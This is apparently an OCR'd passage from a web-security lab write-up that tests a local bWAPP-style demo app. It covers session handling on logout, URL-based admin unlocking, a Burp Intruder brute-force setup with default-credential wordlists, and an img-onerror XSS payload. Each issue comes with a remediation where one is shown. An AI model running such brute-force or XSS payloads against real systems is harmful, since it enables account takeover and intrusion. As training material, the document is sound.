
BUG: If the user as logout from the page by pressing '**here'.** User thinks he has successfully logged out but if some attacker presses back button it will go back to logout page as the session is not terminated.


Solution:

To add session_expired() in ba_logout_1.php so that session gets expired after successful logout.



Session Mgmt. - Administrative Portals:








solution: We will make necessary changes in php to avoid this manipulation

```php
if(isset($_GET["admin"]))
{

    //if($_GET["admin"] == "1")
    //{

      //  $message = "Cowabunga...<p><font color=\"green\">You unlocked this page using an URL manipulation.</font></p>";

    //}

    //else
    //{

        $message="<font color=\"red\">This page is locked.</font><p>HINT: check the URL...</p>";

    //}

}
```

Broken Auth. - Password Attacks:






Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Target
Proxy
Spider
Scanner
Intruder
Repeater
1
2
...
Target
Positions
Payloads
Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
POST /sns_demoapp/ba_pwd_attacks_1.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0)
Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost/sns_demoapp/ba_pwd_attacks_1.php
Cookie: security_level=0; PHPSESSID=d375716702324032leadf6777386c402
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
login=bee&password=$star$&form=submit
Add §
Clear §
Auto §
Refresh
Type a search term
0 matches
Clear
2 payload positions
Length: 551
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 4
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
bee
user
admin
administrator
Add
Add from list ... [Pro version only]

Payload Sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 — Payload count: 4

Payload type: Simple list — Request count: 16

Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

Paste / Load ... / Remove / Clear

bug
admin
administrator
password

Add


Add from list ... [Pro version only]




A3 CROSS SITE SCRIPTING (XSS)


XSS- Reflected (AJAX)


```
&lt;img src=&apos;#&apos; onerror=&apos;alert(1)&apos;&gt;
```




XSS – Reflected (Custom Header)

